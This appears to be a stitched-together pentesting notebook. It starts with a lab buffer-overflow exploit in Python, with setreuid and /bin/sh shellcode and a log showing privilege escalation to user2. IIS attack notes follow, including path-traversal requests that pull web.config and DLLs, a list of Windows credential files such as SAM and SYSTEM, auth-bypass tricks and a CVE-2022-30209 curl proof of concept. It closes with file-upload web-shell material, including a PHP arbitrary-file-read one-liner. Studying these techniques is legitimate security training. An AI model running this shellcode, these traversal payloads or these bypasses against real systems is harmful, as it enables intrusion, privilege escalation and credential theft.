
NOP sled = 90
Setreuid = 14
Shellcode = 40

Random chars = 8
Memory address = 6

90 + 14 + 40 + 8 + 6 = 158

EXPLOIT


It’s super easy to write the exploit with python. And my exploit is shown below.



```
#!/usr/bin/python

nop = '\x90'*90  #length=90

setreuid  = '\x31\xff\x66\xbf\xea\x03\x6a\x71\x58\x48\x89\xfe\x0f\x05' #lenght=14

shell = '\x6a\x3b\x58\x48\x31\xd2\x49\xb8\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x49\xc1\xe8\x08\x41\x50\x48\x89\xe7\x52\x57\x48\x89\xe6\x0f\x05\x6a\x3c\x58\x48\x31\xff\x0f\x05'

#length = 40

waste = '\x90'*8  #length = 8

address = '\x88\xe2\xff\xff\xff\x7f' #length = 6

print(nop+setreuid+shell+waste+address)
```

Let’s run the exploit → ./buffer-overflow $(python exploit.py; cat)

Boom! Successfully Exploited



```
[user1@ip-10-10-160-141 overflow-3]$ ./buffer-overflow $(python exploit.py; cat)

^CHere's a program that echo's out your input
������������������������������������������������������������������������������������������1�f��jqXH��j;XH1�I�//bin/shI�APH��RWH��j<XH1��������������
sh-4.2$ /bin/bash -p
[user2@ip-10-10-160-141 overflow-3]$ whoami
user2
[user2@ip-10-10-160-141 overflow-3]$ cat secret.txt
omgyoudidthissocool!!
[user2@ip-10-10-160-141 overflow-3]$
[user2@ip-10-10-160-141 overflow-3]$
[user2@ip-10-10-160-141 overflow-3]$
[user2@ip-10-10-160-141 overflow-3]$
[user2@ip-10-10-160-141 overflow-3]$ Mission success !!!
```

https://infosecwriteups.com/into-the-art-of-binary-exploitation-0x000001-stack-based-overflow-50fe48d58f10

https://dmz.torontomu.ca/wp-content/uploads/2021/03/Binary-Exploitation-201.pdf

IIS - Internet Information Services Attack

Internal IP Address disclosure

On any IIS server where you get a 302 you can try stripping the Host header and using HTTP/1.0 and inside the response the Location header could point you to the internal IP address:

nc -v domain.com 80

openssl s_client -connect domain.com:443

Response disclosing the internal IP:

GET / HTTP/1.0

HTTP/1.1 302 Moved Temporarily

Cache-Control: no-cache

Pragma: no-cache

Location: https://192.168.5.237/owa/

Server: Microsoft-IIS/10.0

X-FEServer: NHEXCHANGE2016

Execute .config files

You can upload .config files and use them to execute code. One way to do it is appending the code at the end of the file inside an HTML comment: Download example here

More information and techniques to exploit this vulnerability here

IIS Discovery Bruteforce

Download the list that I have created:

iisfinal.txt

19KB

Text

It was created merging the contents of the following lists:

https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/IIS.fuzz.txt http://itdrafts.blogspot.com/2013/02/aspnetclient-folder-enumeration-and.html https://github.com/digination/dirbuster-ng/blob/master/wordlists/vulns/iis.txt https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/SVNDigger/cat/Language/aspx.txt https://raw.githubusercontent.com/danielmiessler/SecLists/master/Discovery/Web-Content/SVNDigger/cat/Language/asp.txt https://raw.githubusercontent.com/xmendez/wfuzz/master/wordlist/vulns/iis.txt

Use it without adding any extension, the files that need it have it already.

Path Traversal

Leaking source code

As summary, there are several web.config files inside the folders of the application with references to "**assemblyIdentity**" files and "**namespaces**". With this information it's possible to know **where are executables located** and download them. From the **downloaded Dlls** it's also possible to find **new namespaces** where you should try to access and get the web.config file in order to find new namespaces and assemblyIdentity. Also, the files **connectionstrings.config** and **global.asax** may contain interesting information. Reference: https://blog.mindedsecurity.com/2018/10/from-path-traversal-to-source-code-in.html

As any .Net application, MVC applications have a **web.config** file, where "**assemblyIdentity**" XML tags identifies every binary file the application uses.

```
GET /download_page?id=..%2f..%2fweb.config HTTP/1.1

Host: example-mvc-application.minded

[...]

HTTP/1.1 200 OK

[...]

<?xml version="1.0" encoding="utf-8"?>

<configuration>

<configSections>

<section name="entityFramework" type="System.Data.Entity.Internal.ConfigFile.EntityFrameworkSection, EntityFramework, Version=6.0.0.0, Culture=neutral" requirePermission="false" />
```

```
</configSections>
<appSettings>
<add key="webpages:Version" value="3.0.0.0" />
<add key="webpages:Enabled" value="false" />
<add key="ClientValidationEnabled" value="true" />
<add key="UnobtrusiveJavaScriptEnabled" value="true" />
</appSettings>
<system.web>
<authentication mode="None" />
<compilation debug="true" targetFramework="4.6.1" />
<httpRuntime targetFramework="4.6.1" />
</system.web>
<system.webServer>
<modules>
<remove name="FormsAuthentication" />
</modules>
</system.webServer>
<runtime>
<assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
<dependentAssembly>
<assemblyIdentity name="Microsoft.Owin.Security" />
<bindingRedirect oldVersion="1.0.0.0-3.0.1.0" newVersion="3.0.1.0" />
</dependentAssembly>
<dependentAssembly>
<assemblyIdentity name="Microsoft.Owin.Security.OAuth" />
<bindingRedirect oldVersion="1.0.0.0-3.0.1.0" newVersion="3.0.1.0" />
</dependentAssembly>
<dependentAssembly>
<assemblyIdentity name="Microsoft.Owin.Security.Cookies" />
<bindingRedirect oldVersion="1.0.0.0-3.0.1.0" newVersion="3.0.1.0" />
</dependentAssembly>
```

```
<dependentAssembly>

<assemblyIdentity name="Microsoft.Owin" />

<bindingRedirect oldVersion="1.0.0.0-3.0.1.0" newVersion="3.0.1.0" />

</dependentAssembly>

<dependentAssembly>

<assemblyIdentity name="Newtonsoft.Json" culture="neutral" />

<bindingRedirect oldVersion="0.0.0.0-6.0.0.0" newVersion="6.0.0.0" />

</dependentAssembly>

<dependentAssembly>

<assemblyIdentity name="System.Web.Optimization" />

<bindingRedirect oldVersion="1.0.0.0-1.1.0.0" newVersion="1.1.0.0" />

</dependentAssembly>

<dependentAssembly>

<assemblyIdentity name="WebGrease" />

<bindingRedirect oldVersion="0.0.0.0-1.5.2.14234" newVersion="1.5.2.14234" />

</dependentAssembly>

<dependentAssembly>

<assemblyIdentity name="System.Web.Helpers" />

<bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />

</dependentAssembly>

<dependentAssembly>

<assemblyIdentity name="System.Web.Mvc" />

<bindingRedirect oldVersion="1.0.0.0-5.2.3.0" newVersion="5.2.3.0" />

</dependentAssembly>

<dependentAssembly>

<assemblyIdentity name="System.Web.WebPages" />

<bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />

</dependentAssembly>

</assemblyBinding>
```

In the previous output you can references to several "**assemblyIdentity**". These are files that may be located inside the /bin folder. For example: **/bin/WebGrease.dll.**

Other files that could be found in the root directory of a .Net application are **/global.asax**

```
<%@ Application Codebehind="Global.asax.cs" Inherits="WebApplication1.MvcApplication" Language="C#" %>
```

And **/connectionstrings.config**

Note: this file contains passwords!

```
<connectionStrings>

<add name="DefaultConnection" connectionString="Data Source=(LocalDb)\MSSQLLocalDB;AttachDbFilename [...]" providerName="System.Data.SqlClient" />

</connectionStrings>
```

Namespaces

In addition, .Net MVC applications are structured to define **other web.config files**, having the aim to include any declaration for specific namespaces for each set of viewpages, relieving developers to declare “@using” namespaces in every file.

```
GET /download_page?id=..%2f..%2fViews/web.config HTTP/1.1

Host: example-mvc-application.minded

[...]

HTTP/1.1 200 OK

[...]

<?xml version="1.0"?>

<configuration>

<configSections>

<sectionGroup name="system.web.webPages.razor" type="System.Web.WebPages.Razor.Configuration.RazorWebSectionGroup, System.Web.WebPages.Razor, Version=3.0.0.0, Culture=neutral">

<section name="host" type="System.Web.WebPages.Razor.Configuration.HostSection, System.Web.WebPages.Razor, Version=3.0.0.0, Culture=neutral" requirePermission="false" />

<section name="pages" type="System.Web.WebPages.Razor.Configuration.RazorPagesSection, System.Web.WebPages.Razor, Version=3.0.0.0, Culture=neutral" requirePermission="false" />

</sectionGroup>

</configSections>

<system.web.webPages.razor><host factoryType="System.Web.Mvc.MvcWebRazorHostFactory, System.Web.Mvc, Version=5.2.3.0, Culture=neutral" /><pages pageBaseType="System.Web.Mvc.WebViewPage">
```

```
<namespaces>

<add namespace="System.Web.Mvc" />

<add namespace="System.Web.Mvc.Ajax" />

<add namespace="System.Web.Mvc.Html" />

<add namespace="System.Web.Optimization"/>

<add namespace="System.Web.Routing" />

<add namespace="WebApplication1" />
```

Downloading DLLs

From a very previous response, the declaration of a **custom namespace** (since other namespaces are defaults) suggests that a DLL called "**WebApplication1**" is present in the /bin directory.

```
GET /download_page?id=..%2f..%2fbin/WebApplication1.dll HTTP/1.1

Host: example-mvc-application.minded

[...]
```

From the previous output, inside the /bin directory you will also be able to find the Dlls

- System.Web.Mvc.dll
- System.Web.Mvc.Ajax.dll
- System.Web.Mvc.Html.dll
- System.Web.Optimization.dll
- System.Web.Routing.dll

Let's suppose that the previous DLL is importing a namespace called **WebApplication1.Areas.Minded.** an attacker can infer that other web.config files are present in the application, in guessable/default paths as **/area-name/Views/**, containing specific configurations that may refer to other DLL files present in the /bin folder.

```
GET /download_page?id=..%2f..%2fMinded/Views/web.config HTTP/1.1

Host: example-mvc-application.minded

[...]

HTTP/1.1 200 OK

[...]

<?xml version="1.0"?>

<configuration>

<configSections>
```

```
<sectionGroup name="system.web.webPages.razor"
type="System.Web.WebPages.Razor.Configuration.RazorWebSectionGroup,
System.Web.WebPages.Razor, Version=3.0.0.0, Culture=neutral">

<section name="host" type="System.Web.WebPages.Razor.Configuration.HostSection,
System.Web.WebPages.Razor, Version=3.0.0.0, Culture=neutral" requirePermission="false" />

<section name="pages"
type="System.Web.WebPages.Razor.Configuration.RazorPagesSection,
System.Web.WebPages.Razor, Version=3.0.0.0, Culture=neutral” requirePermission="false" />

</sectionGroup>

</configSections>

<system.web.webPages.razor><host
factoryType="System.Web.Mvc.MvcWebRazorHostFactory, System.Web.Mvc, Version=5.2.3.0,
Culture=neutral" />

<pages pageBaseType="System.Web.Mvc.WebViewPage">

<namespaces>

<add namespace="System.Web.Mvc" />

<add namespace="System.Web.Mvc.Ajax" />

<add namespace="System.Web.Mvc.Html" />

<add namespace="System.Web.Routing" />

<add namespace="System.Web.Optimization" />

<add namespace="WebApplication1" />

<add namespace="WebApplication1.AdditionalFeatures" />

</namespaces>
```

Note how in the previous output you can see a new namespace called: **WebApplication1.AdditionalFeatures** which indicates that there is another Dll in the /bin folder called **WebApplication1.AdditionalFeatures.dll**

Common files

From here

C:\Apache\conf\httpd.conf

C:\Apache\logs\access.log

C:\Apache\logs\error.log

C:\Apache2\conf\httpd.conf

C:\Apache2\logs\access.log

C:\Apache2\logs\error.log

C:\Apache22\conf\httpd.conf

C:\Apache22\logs\access.log

C:\Apache22\logs\error.log

C:\Apache24\conf\httpd.conf

C:\Apache24\logs\access.log

C:\Apache24\logs\error.log

C:\Documents and Settings\Administrator\NTUser.dat

C:\php\php.ini

C:\php4\php.ini

C:\php5\php.ini

C:\php7\php.ini

C:\Program Files (x86)\Apache Group\Apache\conf\httpd.conf

C:\Program Files (x86)\Apache Group\Apache\logs\access.log

C:\Program Files (x86)\Apache Group\Apache\logs\error.log

C:\Program Files (x86)\Apache Group\Apache2\conf\httpd.conf

C:\Program Files (x86)\Apache Group\Apache2\logs\access.log

C:\Program Files (x86)\Apache Group\Apache2\logs\error.log

c:\Program Files (x86)\php\php.ini"

C:\Program Files\Apache Group\Apache\conf\httpd.conf

C:\Program Files\Apache Group\Apache\conf\logs\access.log

C:\Program Files\Apache Group\Apache\conf\logs\error.log

C:\Program Files\Apache Group\Apache2\conf\httpd.conf

C:\Program Files\Apache Group\Apache2\conf\logs\access.log

C:\Program Files\Apache Group\Apache2\conf\logs\error.log

C:\Program Files\FileZilla Server\FileZilla Server.xml

C:\Program Files\MySQL\my.cnf

C:\Program Files\MySQL\my.ini

C:\Program Files\MySQL\MySQL Server 5.0\my.cnf

C:\Program Files\MySQL\MySQL Server 5.0\my.ini

C:\Program Files\MySQL\MySQL Server 5.1\my.cnf

C:\Program Files\MySQL\MySQL Server 5.1\my.ini

C:\Program Files\MySQL\MySQL Server 5.5\my.cnf

C:\Program Files\MySQL\MySQL Server 5.5\my.ini

C:\Program Files\MySQL\MySQL Server 5.6\my.cnf

C:\Program Files\MySQL\MySQL Server 5.6\my.ini

C:\Program Files\MySQL\MySQL Server 5.7\my.cnf

C:\Program Files\MySQL\MySQL Server 5.7\my.ini

C:\Program Files\php\php.ini

C:\Users\Administrator\NTUser.dat

C:\Windows\debug\NetSetup.LOG

C:\Windows\Panther\Unattend\Unattended.xml

C:\Windows\Panther\Unattended.xml

C:\Windows\php.ini

C:\Windows\repair\SAM

C:\Windows\repair\system

C:\Windows\System32\config\AppEvent.evt

C:\Windows\System32\config\RegBack\SAM

C:\Windows\System32\config\RegBack\system

C:\Windows\System32\config\SAM

C:\Windows\System32\config\SecEvent.evt

C:\Windows\System32\config\SysEvent.evt

C:\Windows\System32\config\SYSTEM

C:\Windows\System32\drivers\etc\hosts

C:\Windows\System32\winevt\Logs\Application.evtx

C:\Windows\System32\winevt\Logs\Security.evtx

C:\Windows\System32\winevt\Logs\System.evtx

C:\Windows\win.ini

C:\xampp\apache\conf\extra\httpd-xampp.conf

C:\xampp\apache\conf\httpd.conf

C:\xampp\apache\logs\access.log

C:\xampp\apache\logs\error.log

C:\xampp\FileZillaFTP\FileZilla Server.xml

C:\xampp\MercuryMail\MERCURY.INI

C:\xampp\mysql\bin\my.ini

C:\xampp\php\php.ini


C:\xampp\security\webdav.htpasswd

C:\xampp\sendmail\sendmail.ini

C:\xampp\tomcat\conf\server.xml

HTTPAPI 2.0 404 Error

If you see an error like the following one:



443 / HTTPS

GET /

Server	Microsoft HTTPAPI 2.0
Status Line	404 Not Found
Page Title	Not Found
GET /	[view page]

Not Found

Not Secure | 161.[redacted]

Not Found

HTTP Error 404. The requested resource is not found.

[redacted] Inc Ent1
ICC.[redacted].com

ICC.[redacted].com
Issued by: [redacted] Ent1
Expired: Friday, 17 March 2017 at 4:51:06 am Australian Eastern Daylight Time
"[redacted] Ent1" certificate is not trusted


It means that the server **didn't receive the correct domain name** inside the Host header. In order to access the web page you could take a look to the served **SSL Certificate** and maybe you can find the domain/subdomain name in there. If it isn't there you may need to **brute force VHosts** until you find the correct one.

Old IIS vulnerabilities worth looking for

Microsoft IIS tilde character “~” Vulnerability/Feature – Short File/Folder Name Disclosure

You can try to **enumerate folders and files** inside every discovered folder (even if it's requiring Basic Authentication) using this **technique**. The main limitation of this technique if the server is vulnerable is that **it can only find up to the first 6 letters of the name of each file/folder and the first 3 letters of the extension** of the files.

You can use https://github.com/irsdl/IIS-ShortName-Scanner to test for this vulnerability:java -jar iis_shortname_scanner.jar 2 20 http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/db/



```
Target: http://10.13.38.11/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): \a.aspx
|_ Extra information:
  |_ Number of sent requests: 615
  |_ Identified directories: 5
    |_ DS_STO~1
    |_ NEWFOL~1
    |_ NEWFOL~2
    |_ TEMPLA~1
    |_ TRASHE~1
  |_ Indentified files: 1
    |_ WEB~1.CON
      |_ Actual file name = WEB
```

Original research: https://soroush.secproject.com/downloadable/microsoft_iis_tilde_character_vulnerability_feature.pdf

You can also use **metasploit**: use scanner/http/iis_shortname_scanner

Basic Authentication bypass

Bypass a Baisc authentication (**IIS 7.5**) trying to access: /admin:$i30:$INDEX_ALLOCATION/admin.php or /admin::$INDEX_ALLOCATION/admin.php

You can try to **mix** this **vulnerability** and the last one to find new **folders** and **bypass** the authentication.


ASP.NET Trace.AXD enabled debugging

ASP.NET include a debugging mode and its file is called trace.axd.

It keeps a very detailed log of all requests made to an application over a period of time.

This information includes remote client IP's, session IDs, all request and response cookies, physical paths, source code information, and potentially even usernames and passwords.

https://www.rapid7.com/db/vulnerabilities/spider-asp-dot-net-trace-axd/



Application Key	Type
isMediumTrust	System.Boolean
DBConnected	System.Boolean
CorrectGlobalizationTag	System.Boolean

Request Cookies Collection

Name	Value
ASP.NET_SessionId	[redacted]

Response Cookies Collection

Name	Value

Headers Collection

Name	Value
Content-Length	50
Content-Type	application/x-www-form-urlencoded
Cookie	ASP.NET_SessionId=[redacted]
Host	[redacted]
User-Agent	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShe[redacted]

Form Collection

Name	Value
username	Admin
btnLogin	submit
password	[redacted]

Screenshot 2021-03-30 at 13 19 11

ASPXAUTH Cookie

ASPXAUTH uses the following info:

- **validationKey** (string): hex-encoded key to use for signature validation.
- **decryptionMethod** (string): (default “AES”).
- **decryptionIV** (string): hex-encoded initialization vector (defaults to a vector of zeros).
- **decryptionKey** (string): hex-encoded key to use for decryption.

However, some people will use the **default values** of these parameters and will use as **cookie the email of the user**. Therefore, if you can find a web using the **same platform** that is using the ASPXAUTH cookie and you **create a user with the email of the user you want to impersonate** on the server under attack, you may be able to us**e the cookie from the second server in the first one** and impersonate the user. This attacked worked in this **writeup**.

IIS Authentication Bypass with cached passwords (CVE-2022-30209)

A bug in the code **didn't properly check for the password given by the user**, so an attacker whose **password hash hits a key** that is already in the **cache** will be able to login as that user (full report here).

```
# script for sanity check

> type test.py

def HashString(password):

j = 0

for c in map(ord, password):

j = c + (101*j)&0xffffffff
```

```
return j

assert HashString('test-for-CVE-2022-30209-auth-bypass') == HashString('ZeeiJT')

# before the successful login

> curl -I -su 'orange:ZeeiJT' 'http://<iis>/protected/' | findstr HTTP

HTTP/1.1 401 Unauthorized

# after the successful login

> curl -I -su 'orange:ZeeiJT' 'http://<iis>/protected/' | findstr HTTP

HTTP/1.1 200 OK
```

File upload vulnerabilities

What are file upload vulnerabilities?

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size. Failing to properly enforce restrictions on these could mean that even a basic image upload function can be used to upload arbitrary and potentially dangerous files instead. This could even include server-side script files that enable remote code execution.

In some cases, the act of uploading the file is in itself enough to cause damage. Other attacks may involve a follow-up HTTP request for the file, typically to trigger its execution by the server.

What is the impact of file upload vulnerabilities?

The impact of file upload vulnerabilities generally depends on two key factors:

- Which aspect of the file the website fails to validate properly, whether that be its size, type, contents, and so on.
- What restrictions are imposed on the file once it has been successfully uploaded.

In the worst case scenario, the file's type isn't validated properly, and the server configuration allows certain types of file (such as `.php` and `.jsp`) to be executed as code. In this case, an attacker could potentially upload a server-side code file that functions as a web shell, effectively granting them full control over the server.

If the filename isn't validated properly, this could allow an attacker to overwrite critical files simply by uploading a file with the same name. If the server is also vulnerable to directory traversal, this could mean attackers are even able to upload files to unanticipated locations.

Failing to make sure that the size of the file falls within expected thresholds could also enable a form of denial-of-service (DoS) attack, whereby the attacker fills the available disk space.

How do file upload vulnerabilities arise?

Given the fairly obvious dangers, it's rare for websites in the wild to have no restrictions whatsoever on which files users are allowed to upload. More commonly, developers implement what they believe to be robust validation that is either inherently flawed or can be easily bypassed.

For example, they may attempt to blacklist dangerous file types, but fail to account for parsing discrepancies when checking the file extensions. As with any blacklist, it's also easy to accidentally omit more obscure file types that may still be dangerous.

In other cases, the website may attempt to check the file type by verifying properties that can be easily manipulated by an attacker using tools like Burp Proxy or Repeater.

Ultimately, even robust validation measures may be applied inconsistently across the network of hosts and directories that form the website, resulting in discrepancies that can be exploited.

Later in this topic, we'll teach you how to exploit a number of these flaws to upload a web shell for remote code execution. We've even created some interactive, deliberately vulnerable labs so that you can practice what you've learned against some realistic targets.

How do web servers handle requests for static files?

Before we look at how to exploit file upload vulnerabilities, it's important that you have a basic understanding of how servers handle requests for static files.

Historically, websites consisted almost entirely of static files that would be served to users when requested. As a result, the path of each request could be mapped 1:1 with the hierarchy of directories and files on the server's filesystem. Nowadays, websites are increasingly dynamic and the path of a request often has no direct relationship to the filesystem at all. Nevertheless, web servers still deal with requests for some static files, including stylesheets, images, and so on.

The process for handling these static files is still largely the same. At some point, the server parses the path in the request to identify the file extension. It then uses this to determine the type of the file being requested, typically by comparing it to a list of preconfigured mappings between extensions and MIME types. What happens next depends on the file type and the server's configuration.

- If this file type is non-executable, such as an image or a static HTML page, the server may just send the file's contents to the client in an HTTP response.
- If the file type is executable, such as a PHP file, **and** the server is configured to execute files of this type, it will assign variables based on the headers and parameters in the HTTP request before running the script. The resulting output may then be sent to the client in an HTTP response.
- If the file type is executable, but the server **is not** configured to execute files of this type, it will generally respond with an error. However, in some cases, the contents of the file may still be served to the client as plain text. Such misconfigurations can occasionally be exploited to leak source code and other sensitive information. You can see an example of this in our information disclosure learning materials.

Tip
The `Content-Type` response header may provide clues as to what kind of file the server thinks it has served. If this header hasn't been explicitly set by the application code, it normally contains the result of the file extension/MIME type mapping.

Now that you're familiar with the key concepts, let's look at how you can potentially exploit these kinds of vulnerabilities.

Exploiting unrestricted file uploads to deploy a web shell

From a security perspective, the worst possible scenario is when a website allows you to upload server-side scripts, such as PHP, Java, or Python files, and is also configured to execute them as code. This makes it trivial to create your own web shell on the server.

Web shell
A web shell is a malicious script that enables an attacker to execute arbitrary commands on a remote web server simply by sending HTTP requests to the right endpoint.


If you're able to successfully upload a web shell, you effectively have full control over the server. This means you can read and write arbitrary files, exfiltrate sensitive data, even use the server to pivot attacks against both internal infrastructure and other servers outside the network. For example, the following PHP one-liner could be used to read arbitrary files from the server's filesystem:

```
<?php echo file_get_contents('/path/to/target/file'); ?>
```

Once uploaded, sending a request for this malicious file will return the target file's contents in the response.

